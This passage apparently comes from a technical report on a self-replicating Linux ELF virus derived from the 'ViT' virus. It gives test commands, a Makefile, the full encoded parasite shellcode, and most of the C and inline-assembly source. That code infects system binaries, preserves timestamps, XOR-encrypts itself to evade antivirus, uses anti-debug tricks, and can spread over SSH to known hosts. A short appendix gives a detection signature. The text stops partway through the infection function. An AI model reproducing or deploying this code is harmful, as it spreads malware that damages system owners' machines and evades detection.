    "jmp antidebug1 + 1\n"
    "antidebug1:\n"
    ".byte 0xeb\n"
    /* 3 bytes */
#endif
    "pushl  $" MAGIC "\n"
```

5.6 Summary

In summary our virus is an improvement over the `ViT` virus, although it is still a primitive virus using virus technology of the 90's. Newer viruses' techniques such as metamorphism[9] and polymorphism are not used by this virus, and it can be argued that the technique we selected is not suited for these kind of viruses due to space constraints. Also our choice of using the C language to write the virus' code can be questioned. Since we don't have direct access to the object code we depend a lot on the compiler behavior, thus a high level assembly language such as HLA could have been more appropriate.

In brief our differences from the vanilla `ViT` virus are:

- written only in self-contained C with inline assembly;
- we copy the parasite code from the kernel's memory mapped area of the executable, so we don't need to search for our executable;
- if root we check for executables in `/usr/bin, /bin, /sbin, /usr/sbin` otherwise in the current directory;
- we search subdirectories too for executables;
- we preserve the modification and access time of the executable to be infected;
- we make use of some anti-debug features that will prevent somebody from checking our code using objdump, or ptrace;
- the infection function uses `mmap()` thus is more compact than the original;
- if `ssh-agent` is running we spread across all known hosts;
- we do XOR of our main body with a random value that changes across infections. That will not give to anti-virus software big patterns to identify us easily. We still have a 60-70 bytes decoder, that can be used identify us.

A Testing the virus

The main virus includes the following files:

```
Makefile
infect-elf-p.c
elf-p-virus.c
elf-text2egg.c
decoder.h
parasite.h
common.h
```

Most of the files are based on the sources of the original `ViT` virus. The main virus can be found in `elf-p-virus.c`. The `infect-elf-p.c` is a program to make the first infection. The header files `parasite.h` and `decoder.h` are automatically generated using the the output executable of the virus. These contain the parasite code plus the positions in the virus of the values that need to be patched –such as the host address etc. To test use the following commands:

```
$ make virus
$ make infect
$ ./infect /path/to/executable
```

By tweaking the definitions in `common.h` a virus with different features can be built.

B Detecting the virus

One can detect our virus by checking an executables for the following hexadecimal pattern just after the entry point. This is the pattern of our decoder and is quite big and unique to identify it. Some techniques such as mutation of the decoder, as discussed in [6], might be effective in eliminating patterns.

```
54 55 89 e5 57 56 50 53 51 52 68 6c 69 62 63 31
db ba 2d 00 00 00 89 d0 cd 80 89 c1 8d 99 00 10
00 00 89 d0 cd 80 eb 19 5b 31 d2 8b 04 93 35 ??
?? ?? ?? 89 04 91 42 81 fa f8 02 00 00 7e ec ff
e1 e8 e2 ff ff ff ?? ?? ?? ?? ?? ?? ?? ?? ?? ??
```

Since our encoding algorithm is just an *exclusive or* other patterns can be obtained by XORing the encoded data together. This can be defeated by using a better encoding algorithm, such as one based on RC4 that is quite compact.

C Source code

C.1 Makefile

```
EXEC=virus
TMPFILE=inc.tmp
GCC=gcc-3.3
CFLAGS=-Os -mcpu=i386 -march=i386

#start symbol
START_SYMBOL=main0
DECR_START_SYMBOL=main0

#our starting point
START=$(shell objdump -D $(EXEC) |grep $(START_SYMBOL)| \
 head -1 |awk '{print($$1)}'|sed 's/␣//g')

#our ending point... use the deadcafe mark point to find it
END=$(shell objdump -D $(EXEC) |grep deadcafe| \
 awk -F ":" '{print($$1)}'|sed 's/␣//g')

#our ending point... use the deadcafe mark point to find it
DECR_END=$(shell objdump -D $(EXEC) |grep encoded_stuff| \
 head -1|awk -F "␣" '{print($$1)}'|sed 's/␣//g')

# where is the value that we need to replace in order to seek
# and find ourselves in the host. relative value to our start.
# address of 0xfacfacfa - address of our start + 6
MODIFY=$(shell objdump -D ${EXEC} |grep 0xfacfacfa | \
 awk 'BEGIN␣{FS=":"}␣{print($$1)}'|sed 's/␣//g')

#this is the xor value. Find the position of it. This might now be very reliable.
DECR_MODIFY=$(shell objdump -D ${EXEC}|grep -A 10 here_we_are | \
 grep 0x5f5f5f5f|head -1 |awk 'BEGIN␣{FS=":"}␣{print($$1)}'|sed 's/␣//g')

all: infect

decoder.h: virus
	@echo "#define␣D_XOR_INDEX␣((0x0$(DECR_MODIFY)␣-␣0x0$(START))+1)" > $(TMPFILE)
	@echo "#define␣D_SIZE␣((0x0$(DECR_END)␣-␣0x0$(START)))" >> $(TMPFILE)
	@cp $(TMPFILE) decoder.h
	@rm $(TMPFILE)

virus: elf-p-virus.c common.h
	@$(GCC) elf-p-virus.c $(CFLAGS) -o $(EXEC)
	@make parasite.h
	@make decoder.h
	@$(GCC) elf-p-virus.c $(CFLAGS) -o $(EXEC)
	@make parasite.h
	$(GCC) elf-p-virus.c $(CFLAGS) -o $(EXEC)

infect: parasite.h infect-elf-p.c
	$(GCC) -g infect-elf-p.c $(CFLAGS) -o infect

elf-text2egg: elf-text2egg.c
	$(GCC) elf-text2egg.c -o elf-text2egg

parasite.h: elf-text2egg virus
	@echo "#define␣PAR_STRING␣\\" > $(TMPFILE)
	./elf-text2egg $(EXEC) 0x0${START} 0x0${END} >> $(TMPFILE)
	@echo "#define␣P_ENTRY␣0" >> $(TMPFILE)
	@echo "#define␣H_INDEX␣sizeof(PAR_STRING)-1-6" >> $(TMPFILE)
	@echo "#define␣P_SEEK_INDEX␣((0x0$(MODIFY)␣-␣0x0$(START))+6)" >> $(TMPFILE)

	@printf "\
#ifndef NO_STRING\n\
```

```
static char parasite[ELF_PAGE_SIZE] =\n\
   PAR_STRING\n\
   ;\n\
\n\
long h_index = H_INDEX;\n\
long entry = P_ENTRY;\n\
int plength = sizeof(PAR_STRING)-1;\n\
#endif\n" >> $(TMPFILE)
        @cp $(TMPFILE) parasite.h
        @rm $(TMPFILE)
        @echo Parasite created!


```

C.2 parasite.h

```
#define PAR_STRING \
        "\x54\x55\x89\xe5\x57\x56\x50\x53\x51\x52\x68\x6c\x69\x62\x63\x31"\
        "\xdb\xba\x2d\x00\x00\x00\x89\xd0\xcd\x80\x89\xc1\x8d\x99\x00\x10"\
        "\x00\x00\x89\xd0\xcd\x80\xeb\x19\x5b\x31\xd2\x8b\x04\x93\x35\x5f"\
        "\x5f\x5f\x5f\x89\x04\x91\x42\x81\xfa\x84\x03\x00\x00\x7e\xec\xff"\
        "\xe1\xe8\xe2\xff\xff\xff\xe9\x43\x03\x00\x00\x55\x89\xe5\x53\x83"\
        "\xec\x20\x8b\x45\x08\x89\x45\xdc\x8b\x45\x0c\x89\x45\xe0\x8b\x45"\
        "\x10\x89\x45\xe4\x8b\x45\x14\x89\x45\xe8\x8b\x45\x18\x89\x45\xec"\
        "\x8b\x45\x1c\x89\x45\xf0\x8d\x5d\xdc\xb8\x5a\x00\x00\x00\xcd\x80"\
        "\x3d\x7e\xff\xff\xff\x89\xc3\x76\x0c\xf7\xdb\xe8\x7c\xfe\xff\xff"\
        "\x89\x18\x83\xcb\xff\x83\xc4\x20\x89\xd8\x5b\xc9\xc3\x55\x89\xe5"\
        "\x56\x53\x8b\x5d\x10\x89\xd8\x31\xd2\xc1\xe8\x02\x39\xc2\x8b\x4d"\
        "\x08\x8b\x75\x0c\x73\x08\x31\x34\x91\x42\x39\xc2\x72\xf8\x8d\x04"\
        "\x95\x00\x00\x00\x00\x39\xd8\x73\x03\x31\x34\x91\x5b\x5e\xc9\xc3"\
        "\x55\x89\xe5\x57\x56\x53\x83\xec\x68\x8a\x45\x24\x8b\x75\x0c\x88"\
        "\x45\xa7\xc7\x45\xa0\xff\xff\xff\xff\xc7\x45\x9c\xff\xff\xff\xff"\
        "\x8d\x4d\xb4\xb8\x6c\x00\x00\x00\x89\xf3\xcd\x80\x85\xc0\x0f\x88"\
        "\x52\x02\x00\x00\x8b\x45\xc8\x3d\xff\x0f\x00\x00\x0f\x86\x44\x02"\
        "\x00\x00\x6a\x00\x56\x6a\x02\x6a\x03\x50\x6a\x00\xe8\x2a\xff\xff"\
        "\xff\x83\xc4\x18\x83\xf8\xff\x89\x45\xa0\x0f\x84\x26\x02\x00\x00"\
        "\x81\x38\x7f\x45\x4c\x46\x0f\x85\x1a\x02\x00\x00\x89\xc7\x66\x8b"\
        "\x40\x10\x83\xe8\x02\x66\x83\xf8\x01\x0f\x87\x07\x02\x00\x00\x66"\
        "\x8b\x47\x12\x66\x83\xf8\x03\x74\x0a\x66\x83\xf8\x06\x0f\x85\xf3"\
        "\x01\x00\x00\x8b\x45\xa0\x83\x78\x14\x01\x0f\x85\xe6\x01\x00\x00"\
        "\x89\xc2\x89\xd1\x66\x8b\x7a\x2c\x8b\x40\x18\x03\x4a\x1c\x31\xdb"\
        "\x66\x85\xff\x89\x45\xb0\xc7\x45\x98\x00\x00\x00\x00\x0f\x84\xc3"\
        "\x01\x00\x00\x83\x7d\x98\x00\x74\x09\x81\x41\x04\x00\x10\x00\x00"\
        "\xeb\x58\x83\x39\x01\x75\x53\x83\x79\x04\x00\x75\x4d\x8b\x41\x10"\
        "\x3b\x41\x14\x0f\x85\x9d\x01\x00\x00\x03\x41\x08\x89\xc2\x81\xe2"\
        "\xff\x0f\x00\x00\x89\x45\x94\xb8\x00\x10\x00\x00\x29\xd0\x3b\x45"\
        "\x14\x0f\x8c\x7f\x01\x00\x00\x8b\x45\x94\x03\x45\x1c\x8b\x55\xa0"\
        "\x89\x42\x18\x8b\x41\x10\x8b\x51\x04\x01\xc2\x03\x45\x14\x89\x41"\
        "\x10\x8b\x45\x14\x89\x55\x98\x01\x41\x14\x43\x0f\xb7\xc7\x83\xc1"\
        "\x20\x39\xc3\x7c\x8e\x83\x7d\x98\x00\x0f\x84\x47\x01\x00\x00\x8b"\
        "\x4d\xa0\x8b\x55\xa0\x66\x8b\x79\x30\x03\x52\x20\x31\xdb\x66\x85"\
        "\xff\x74\x3a\x8b\x42\x10\x3b\x45\x98\x72\x0a\x05\x00\x10\x00\x00"\
        "\x89\x42\x10\xeb\x1d\x8b\x4a\x14\x8b\x42\x0c\x01\xc8\x3b\x45\x94"\
        "\x75\x10\x83\x7a\x04\x01\x0f\x85\x0a\x01\x00\x00\x03\x4d\x14\x89"\
        "\x4a\x14\x43\x0f\xb7\xc7\x83\xc2\x28\x39\xc3\x7c\xc6\x8b\x5d\xa0"\
        "\x8b\x43\x20\x3b\x45\x98\x72\x08\x05\x00\x10\x00\x00\x89\x43\x20"\
        "\x8b\x7d\xc8\x8d\x8f\xff\x0f\x00\x00\x31\xd2\xb8\x13\x00\x00\x00"\
        "\x89\xf3\xcd\x80\xba\x01\x00\x00\x00\x8d\x4d\xb0\xb8\x04\x00\x00"\
        "\x00\xcd\x80\x6a\x00\x56\x6a\x01\x6a\x02\x8d\x9f\x00\x10\x00\x00"\
        "\x53\x6a\x00\xe8\xa3\xfd\xff\xff\x83\xc4\x18\x83\xf8\xff\x89\x45"\
        "\x9c\x0f\x84\x9f\x00\x00\x00\xfc\x8b\x75\xa0\x8b\x4d\x98\x89\xc7"\
        "\xf3\xa4\x8b\x5d\x14\x8b\x45\x10\x83\xeb\x46\x53\x89\x75\x90\x89"\
        "\xc6\xff\x70\x2f\x83\xc6\x46\x56\x89\x7d\x8c\xe8\xbd\xfd\xff\xff"\
        "\x8b\x45\x20\x8b\x4d\x98\x8b\x55\x10\x89\x0c\x10\x8b\x7d\x10\x8b"\
        "\x45\x18\x8b\x55\xb0\x89\x14\x38\x53\x8b\x47\x2f\x0f\xbe\x5d\xa7"\
```

```
    "\x0f\xaf\xc3\x50\x56\xe8\x93\xfd\xff\xff\x0f\xaf\x5f\x2f\x89\x5f"\
    "\x2f\xfc\x8b\x7d\x8c\x8b\x75\x10\xb9\x00\x04\x00\x00\xf3\xa5\x8b"\
    "\x4d\xc8\x8b\x7d\x8c\x2b\x4d\x98\x81\xc7\x00\x10\x00\x00\x8b\x75"\
    "\x90\xf3\xa4\x8b\x45\xd4\x89\x45\xa8\x8b\x45\xdc\x89\x45\xac\x8d"\
    "\x4d\xa8\x83\xc4\x18\xb8\x1e\x00\x00\x00\x8b\x5d\x08\xcd\x80\xba"\
    "\x01\x00\x00\x00\xeb\x02\x31\xd2\x83\x7d\xa0\xff\x74\x0d\x8b\x4d"\
    "\xc8\xb8\x5b\x00\x00\x00\x8b\x5d\xa0\xcd\x80\x83\x7d\x9c\xff\x74"\
    "\x13\x8b\x4d\xc8\x81\xc1\x00\x10\x00\x00\xb8\x5b\x00\x00\x00\x8b"\
    "\x5d\x9c\xcd\x80\x8d\x65\xf4\x5b\x5e\x89\xd0\x5f\xc9\xc3\x55\x89"\
    "\xe5\x57\x56\x53\x81\xec\x48\x31\x00\x00\xb8\x0d\x00\x00\x00\xc7"\
    "\x85\xf0\xcf\xff\xff\x14\x07\x00\x00\xc7\x85\xc0\xce\xff\xff\x00"\
    "\x00\x00\x00\xc7\x85\xec\xcf\xff\xff\xd9\x03\x00\x00\x31\xdb\xc7"\
    "\x85\xe8\xcf\xff\xff\x0e\x07\x00\x00\xc7\x85\xe4\xcf\xff\xff\x00"\
    "\x00\x00\x00\xc7\x85\xe0\xcf\xff\xff\xfa\xac\xcf\xfa\xcd\x80\x6b"\
    "\xc0\x05\x83\xc0\x1f\xb9\xfd\x01\x00\x00\x99\xf7\xf9\x8b\xb5\xe0"\
    "\xcf\xff\xff\x89\x95\xbc\xce\xff\xff\xfc\x81\xc6\x00\x80\x04\x08"\
    "\x8b\x8d\xf0\xcf\xff\xff\x8d\xbd\xf4\xcf\xff\xff\xf3\xa4\x8b\x8d"\
    "\xc0\xce\xff\xff\xe9\xc9\x02\x00\x00\x58\x89\xc6\x8d\x7e\x13\xb8"\
    "\x05\x00\x00\x00\x89\xfb\x89\xca\xcd\x80\x85\xc0\x89\x85\xb8\xce"\
    "\xff\xff\x0f\x88\x75\x02\x00\x00\xb8\x18\x00\x00\x00\xcd\x80\x85"\
    "\xc0\x75\x32\xba\x04\x00\x00\x00\x8b\x85\xbc\xce\xff\xff\x89\xd3"\
    "\x99\xf7\xfb\x83\xfa\x01\x74\x0e\x7e\x1d\x83\xfa\x03\x74\x0c\x83"\
    "\xfa\x04\x74\x0c\xeb\x11\x83\xc6\x04\xeb\x0c\x83\xc6\x09\xeb\x07"\
    "\x83\xc6\x0d\xeb\x02\x89\xfe\x31\xc9\xb8\x05\x00\x00\x00\x89\xf3"\
    "\x89\xca\xcd\x80\x85\xc0\x89\x85\xc8\xce\xff\xff\x0f\x88\x1b\x02"\
    "\x00\x00\xb8\x85\x00\x00\x00\x8b\x9d\xc8\xce\xff\xff\xcd\x80\x85"\
    "\xc0\x0f\x85\x06\x02\x00\x00\xc7\x85\xc4\xce\xff\xff\x00\x00\x00"\
    "\x00\x8d\x8d\xf4\xdf\xff\xff\xba\x00\x20\x00\x00\xb8\x8d\x00\x00"\
    "\x00\xcd\x80\x85\xc0\x89\xc7\x0f\x8e\xc9\x01\x00\x00\x89\x8d\xb4"\
    "\xce\xff\xff\xc7\x85\xb0\xce\xff\xff\x00\x00\x00\x00\x6b\x85\xbc"\
    "\xce\xff\xff\x05\x83\xc0\x1f\x99\xb9\xfd\x01\x00\x00\xf7\xf9\x89"\
    "\xd0\x89\x95\xac\xce\xff\xff\x89\x95\xbc\xce\xff\xff\xbe\x05\x00"\
    "\x00\x00\x99\xf7\xfe\xff\x85\xc0\xce\xff\xff\x85\xd2\x0f\x85\x91"\
    "\x00\x00\x00\x8b\x8d\xb4\xce\xff\xff\x66\x83\x79\x0a\x2e\x0f\x84"\
    "\x80\x00\x00\x00\x89\xcb\x83\xc3\x0a\xb9\x00\x00\x01\x00\x89\xf0"\
    "\xcd\x80\x85\xc0\x89\x85\xcc\xce\xff\xff\x78\x68\xb8\x06\x00\x00"\
    "\x00\x8b\x9d\xc8\xce\xff\xff\xcd\x80\x8b\x85\xcc\xce\xff\xff\x89"\
    "\x85\xc8\xce\xff\xff\x8b\x9d\xcc\xce\xff\xff\xb8\x85\x00\x00\x00"\
    "\xcd\x80\x85\xc0\x0f\x85\x43\x01\x00\x00\x8d\xbd\xf4\xdf\xff\xff"\
    "\xfc\xb9\x00\x08\x00\x00\xf3\xab\xba\x00\x20\x00\x00\x8d\x8d\xf4"\
    "\xdf\xff\xff\xb8\x8d\x00\x00\x00\xcd\x80\x85\xc0\x89\xc7\x0f\x8e"\
    "\x02\x01\x00\x00\xc7\x85\xb0\xce\xff\xff\x00\x00\x00\x00\x89\x8d"\
    "\xb4\xce\xff\xff\x8b\xb5\xb4\xce\xff\xff\x83\xc6\x0a\xb9\x02\x00"\
    "\x00\x00\x31\xd2\xb8\x05\x00\x00\x00\x89\xf3\xcd\x80\x85\xc0\x89"\
    "\x85\xcc\xce\xff\xff\x78\x68\x8d\x8d\xd0\xce\xff\xff\xba\x0c\x01"\
    "\x00\x00\xb8\x8d\x00\x00\x00\x8b\x9d\xcc\xce\xff\xff\xcd\x80\x85"\
    "\xc0\x79\x4c\x0f\xbe\x85\xac\xce\xff\xff\x50\x8b\x85\xec\xcf\xff"\
    "\xff\x50\x8b\x85\xe4\xcf\xff\xff\x50\x8b\x85\xe8\xcf\xff\xff\x50"\
    "\x8b\x85\xf0\xcf\xff\xff\x50\x8d\x85\xf4\xcf\xff\xff\x50\x53\x56"\
    "\xe8\xbb\xfa\xff\xff\x83\xc4\x20\x85\xc0\x74\x06\xff\x85\xc4\xce"\
    "\xff\xff\xb8\x06\x00\x00\x00\x8b\x9d\xcc\xce\xff\xff\xcd\x80\x83"\
    "\xbd\xac\xce\xff\xff\x00\xba\x01\x00\x00\x00\x7e\x40\x8b\x8d\xb4"\
    "\xce\xff\xff\x0f\xb7\x41\x08\x01\x85\xb0\xce\xff\xff\x39\xbd\xb0"\
    "\xce\xff\xff\x7c\x0a\xc7\x85\xb0\xce\xff\xff\x00\x00\x00\x00\x89"\
    "\xd0\x8b\x9d\xb0\xce\xff\xff\x8d\x9c\x2b\xf4\xdf\xff\xff\x42\x3b"\
    "\x85\xac\xce\xff\xff\x89\x9d\xb4\xce\xff\xff\x7c\xc0\x81\xbd\xc0"\
    "\xce\xff\xff\x80\x00\x00\x00\x7d\x0d\x83\xbd\xc4\xce\xff\xff\x02"\
    "\x0f\x8e\x47\xfe\xff\xff\xb8\x06\x00\x00\x00\x8b\x9d\xc8\xce\xff"\
    "\xff\xcd\x80\xc7\x85\xcc\xce\xff\xff\xff\xff\xff\xff\x83\xbd\xcc"\
    "\xce\xff\xff\x00\x78\x0d\xb8\x06\x00\x00\x00\x8b\x9d\xcc\xce\xff"\
    "\xff\xcd\x80\x83\xbd\xb8\xce\xff\xff\x00\x78\x14\xb8\x85\x00\x00"\
    "\x00\x8b\x9d\xb8\xce\xff\xff\xcd\x80\xb8\x06\x00\x00\x00\xcd\x80"\
    "\xeb\x1b\xe8\x32\xfd\xff\xff\x2f\x75\x73\x72\x2f\x62\x69\x6e\x00"\
    "\x2f\x75\x73\x72\x2f\x73\x62\x69\x6e\x00\x2e\x00\x00\x58\x3d\x6c"\
    "\x69\x62\x63\x75\xf8\x5a\x59\x5b\x58\x5e\x5f\x5d\x5c\xbd\x22\x22"\
    "\x11\x11\xff\xe5"

```

```c
#define P_ENTRY 0
#define H_INDEX sizeof(PAR_STRING)-1-6
#define P_SEEK_INDEX ((0x080489d7 - 0x008048604)+6)
 #ifndef NO_STRING
 static char parasite[ELF_PAGE_SIZE] =
 PAR_STRING
 ;

 long h_index = H_INDEX;
 long entry = P_ENTRY;
 int plength = sizeof(PAR_STRING)-1;
 #endif
```

C.3 decoder.h

```c
#define D_XOR_INDEX ((0x08048632 - 0x008048604)+1)
#define D_SIZE ((0x00804864a - 0x008048604))
```

C.4 common.h

```c
#define ENCRYPT
#define LOCAL_SPREAD

/* whether to spread using the network
 */
//#define U_SPREAD

/* Some anti debugging techniques will be used.
 */
//#define ANTI_DEBUG

/* only useful if LOCAL_SPREAD is there. I don't know where
 * this can be useful anyway, since the default works for 99%
 * of the executables.
 */
#undef UNSURE_ABOUT_LD_POINTER
```

C.5 elf-p-virus.c

```c
/* CFLAGS: -Os -march=i386
 *
 * Sizes with different features enabled (using gcc-3.3):
 * all: 3128 bytes
 * all except antidebug: 3016 bytes
 * local_spread+encode+antidebug: 1938 bytes
 * local_spread+encode: 1814 bytes
 * local_spread: 1635 bytes
 */

/* Differences from silvio's virus:
 *
 * 1. Written only in self-contained C with inline assembly
 * 2. We don't open ourself. We copy the parasite code
 *    from the mmaped kernel memory of the executable (if LOCAL_SPREAD is
 *    defined).
 * 3. If root we check for executables in /usr/bin:/bin:/sbin:/usr/sbin
 *    otherwise in the current directory.
 * 4. We search subdirectories too for executables.
 * 5. We preserve the modification/access time of the executable to
 *    be infected (size changes though).
```

```
 * 6. We have some anti-debug features that will prevent somebody
 *     from checking our code using objdump, or ptrace (if ANTI_DEBUG is
 *     defined).
 * 7. If SSH_AGENT is running we spread across all known hosts (if U_SPREAD
 *     is defined).
 * 8. We do XOR of our main body with a random value that changes accross
 *     infections.
 *     That will not give to anti-virus software much to identify us (we still
 *     have a 60-70 bytes decoder, that can be used to identify us).
 * 9. The infection function is much more compact by using mmap() instead of
 *     open(), read(), write().
 *
 */

#include <linux/types.h>
#include <linux/unistd.h>
#include <linux/dirent.h>
#include <linux/time.h>
#include <linux/fcntl.h>
#include <linux/elf.h>
/* for struct stat */
#include <asm/stat.h>

/* for MAP_SHARED */
#include <asm/mman.h>
#define MAP_FAILED ((void *) -1)

/* for WEXITSTATUS macro */
#define  __WEXITSTATUS(status)   (((status) & 0xff00) >> 8)

#include "common.h"

#ifdef U_SPREAD
# define STR_U_SPREAD "HOME\\0SSH_AGENT_PID\\0/usr/bin/scp\\0/usr/bin/ssh\\0" \
     ".ssh/known_hosts\\0SSH_ASKPASS=/dev/null\\0" \
     "./c.out\\0rm␣c.out\\0/proc/self/maps\\0"

# define U_SPREAD_HOME(addr) addr
# define U_SPREAD_HOME_SIZE 4

# define U_SPREAD_SSH_AGENT(addr) (addr+5)
# define U_SPREAD_SSH_AGENT_SIZE 13

# define U_SPREAD_SCP_BIN(addr) (addr+5+14)
# define U_SPREAD_SSH_BIN(addr) (addr+5+14+13)
# define U_SPREAD_SSH_HOSTS(addr) (addr+5+14+13+13)
# define U_SPREAD_SSH_ASKPASS(addr) (addr+5+14+13+13+17)
# define U_SPREAD_DEV_NULL(addr) (addr+5+14+13+13+17+12)
# define U_SPREAD_SSH_COMM1(addr) (addr+5+14+13+13+17+22)
# define U_SPREAD_SSH_COMM2(addr) (addr+5+14+13+13+17+22+8)
# define U_SPREAD_COUT(addr) U_SPREAD_SSH_COMM1(addr)
# define U_SPREAD_PROC(addr) (addr+5+14+13+13+17+22+8+9)
#endif

#ifdef ANTI_DEBUG
# include <linux/ptrace.h>
#endif

#define ELF_PAGE_SIZE   4096
#define ALLOC_STR   "4096"

/* to get size only */
#define NO_STRING

#include "parasite.h"
#include "decoder.h"

```

```
/* magic number to mark initial data in the stack.
 */
#define MAGIC "0x6362696c"


/* stdio.h has these normally, but we are trying to avoid libc
 */

#define SEEK_SET        0
#define SEEK_CUR        1
#define SEEK_END        2

#define PRN_MOD         509
#define PRN_MUL         5
#define PRN_INC         31

#define YINFECT         3

/* directories to search for victims
 */
#define STR_DIR "/usr/bin\\0/usr/sbin\\0.\\0"
#define DIR_BIN(addr) (addr+4)
#define DIR_USR_BIN(addr) (addr)
#define DIR_SBIN(addr) (addr+13)
#define DIR_USR_SBIN(addr) (addr+9)
#define DIR_DOT(addr) (addr+19)

/* Where the memory map of the running file starts. It seems
 * to be on the same address for every process. A finer way would
 * be to check /proc/self/maps. But it is too much burden and this
 * seems to work everywhere.
 */
#define ELF_MEM_START 0x08048000

/* for utime() */
struct utimbuf {
    time_t actime;              /* access time */
    time_t modtime;             /* modification time */
};

/* we start here by saving our registers (so when we
 * jump back to host everything looks normal).
 * to be restored later on. Then we jump at main.
 */
#define VARS_PUSHED 9           /* how many variables we push here */
/* main0 is our starting point. Actually this must be
 * placed by the compiler in the object before main().
 * Don't know how to force this, but gcc behaves ok (the intel cc not).
 */
asm("main0:\n"
    "pushl %esp\n"
    "pushl %ebp\n"
    "movl %esp, %ebp\n"
    "pushl  %edi\n"
    "pushl  %esi\n"
    "pushl  %eax\n"
    "pushl  %ebx\n"
    "pushl  %ecx\n"
    "pushl  %edx\n"
#ifdef ANTI_DEBUG
    "jmp antidebug1 + 1\n"
    "antidebug1:\n"
    ".byte 0xeb\n"
    /* 3 bytes */
#endif
    "pushl  $" MAGIC "\n"
    /* our decoder */
```

```
#ifdef ENCRYPT
    /* reserve some memory */

    /* allocate some memory, using brk() and put
     * the output to %ecx. We create a leak, but it is
     * more efficient than using the stack, and more portable too.
     * we also work on non-executable-stack systems. */
    "xorl    %ebx, %ebx\n"
    "movl    $45, %edx\n"
    "movl    %edx, %eax\n"
    "int     $0x80\n" /* %eax=brk(0) */
    "movl    %eax, %ecx\n"
    "leal    "ALLOC_STR"(%ecx), %ebx\n"
    "movl    %edx, %eax\n"
    "int     $0x80\n" /* x=brk(x+4096) */
    /* %ecx now holds our heap data
     */

    /* find where the encoded data are
     */
    "jmp where_are_enc_data\n"
    "here_we_are:\n"
    "pop %ebx\n"

    "xorl %edx, %edx\n" /* edx = 0 */
    ".myL6:\n"

    /* xor memory from %ecx for 3600 bytes with
     * the constant 0x5f5f5f5f. This constant will be
     * patched across infections.
     * %ebx: encoded data address
     * %ecx: our heap space
     */
    "movl    (%ebx,%edx,4), %eax\n"
    "xorl    $0x5f5f5f5f, %eax\n"
    "movl    %eax, (%ecx,%edx,4)\n"
    "incl    %edx\n"
    "cmpl    $900, %edx\n" /* WARNING: this (*4) must be our maximum size */

    "jle     .myL6\n"
    "jmp     *%ecx\n"

    "where_are_enc_data:\n"
    "call here_we_are\n"
    /* after this point everything is encoded.
     */
#endif
    "encoded_stuff:\n"
#ifdef ANTI_DEBUG
    "jmp antidebug2 + 2\n"
    "antidebug2:\n"
    ".short 0x0305\n"
#endif
    "jmp    main\n"
);

/*
        Remember, we cant use libc even for things like open, close etc

        New __syscall macros are made so not to use errno which are just
        modified _syscall routines from asm/unistd.h
*/
#define __syscall0(type,name) \
type name(void) \
{ \
long __res; \
asm volatile ("int $0x80" \
```

```
        : "=a" (__res) \
        : "0" (__NR_##name)); \
        return(type) __res; \
}

#define __syscall1(type,name,type1,arg1) \
type name(type1 arg1) \
{ \
long __res; \
asm volatile ("int␣$0x80" \
        : "=a" (__res) \
        : "0" (__NR_##name),"b" ((long)(arg1))); \
        return (type) __res; \
}

#define __syscall2(type,name,type1,arg1,type2,arg2) \
type name(type1 arg1,type2 arg2) \
{ \
long __res; \
asm volatile ("int␣$0x80" \
        : "=a" (__res) \
        : "0" (__NR_##name),"b" ((long)(arg1)),"c" ((long)(arg2))); \
        return (type) __res; \
}

#define __syscall3(type,name,type1,arg1,type2,arg2,type3,arg3) \
type name(type1 arg1,type2 arg2,type3 arg3) \
{ \
long __res; \
asm volatile ("int␣$0x80" \
        : "=a" (__res) \
        : "0" (__NR_##name),"b" ((long)(arg1)),"c" ((long)(arg2)), \
                "d" ((long)(arg3))); \
        return (type) __res; \
}

#define __syscall4(type,name,type1,arg1,type2,arg2,type3,arg3,type4,arg4) \
type name (type1 arg1, type2 arg2, type3 arg3, type4 arg4) \
{ \
long __res; \
asm volatile ("int␣$0x80" \
        : "=a" (__res) \
        : "0" (__NR_##name),"b" ((long)(arg1)),"c" ((long)(arg2)), \
          "d" ((long)(arg3)),"S" ((long)(arg4))); \
        return(type)__res; \
}


#define prn_do(M)       ((PRN_MUL*(M) + PRN_INC) % PRN_MOD);

/* inline them seems to consume less bytes. */

inline __syscall1(time_t, time, time_t *, t);
inline __syscall2(int, fstat, int, fd, struct stat *, buf);
inline __syscall1(int, close, int, fd);
inline __syscall3(off_t, lseek, int, filedes, off_t, offset, int, whence);
inline __syscall1(unsigned long, brk, unsigned long, brk);
inline __syscall3(int, open, const char *, file, int, flag, int, mode);
inline __syscall3(ssize_t, read, int, fd, void *, buf, size_t, count);
inline __syscall3(ssize_t, write, int, fd, const void *, buf, size_t,
                  count);
inline __syscall3(int, getdents, uint, fd, struct dirent *, dirp, uint, count);

#ifdef ANTI_DEBUG
inline __syscall4(long, ptrace, int, request, pid_t, pid, void *, addr,
                  void *, data);
#endif
```

```c
inline __syscall2(int, utime, char *, filename, struct utimbuf *, buf);
inline __syscall1(int, chdir, char *, path);
inline __syscall1(int, fchdir, int, fd);
inline __syscall0(uid_t, getuid);


inline __syscall0(pid_t, fork);
inline __syscall0(pid_t, setsid);
inline __syscall3(int, execve, char *, filename, char **, argv, char **,
                  envp);
inline __syscall2(int, dup2, int, oldfd, int, newfd);
inline __syscall3(pid_t, waitpid, pid_t, pid, int *, status, int, options);

inline __syscall2(int, munmap, void*, start, size_t, length);
inline __syscall1(void *, mmap, unsigned long *, buffer);

inline __syscall1(void, exit, int, status);
#define _exit exit

inline __syscall0(pid_t, getppid);

/* Copied from uClibc. It seems that the convention for syscall6 in x86
 * is quite strange.
 */
static void * local_mmap(void * addr, unsigned long size, int prot,
                int flags, int fd, off_t offset)
{
        unsigned long buffer[6];

        buffer[0] = (unsigned long) addr;
        buffer[1] = (unsigned long) size;
        buffer[2] = (unsigned long) prot;
        buffer[3] = (unsigned long) flags;
        buffer[4] = (unsigned long) fd;
        buffer[5] = (unsigned long) offset;
        return (void *) mmap(buffer);
}

#ifdef ENCRYPT
static void memxor(int *mem, int c, int size)
{
    int i;
    for (i = 0; i < size/sizeof(int); i++)
        mem[i] ^= c;
    if ((i*sizeof(int)) < size) mem[i] ^= c;
}
#endif

#ifdef LOCAL_SPREAD
static int infect_elf(
         /* target filename */ char *filename, /* target fd */ int fd,
         /* parasite */ char *v, int vlen,
         long vhentry, long ventry, long vhoff, char rnval)
{
    Elf32_Shdr *shdr;
    Elf32_Phdr *phdr;
    Elf32_Ehdr *ehdr;
    char* file_ptr = MAP_FAILED;
    char* new_file_ptr = MAP_FAILED;
    int i;
    int offset, jump_offset, oshoff;
    int evaddr;
    int plen, slen;
    Elf32_Shdr *sdata;
    Elf32_Phdr *pdata;
    int retval;
    struct stat stat;
```

```c
    struct utimbuf timbuf;
    int host_entry;

    /* get the information of the original file
     */
    if (fstat(fd, &stat) < 0)
        goto error;

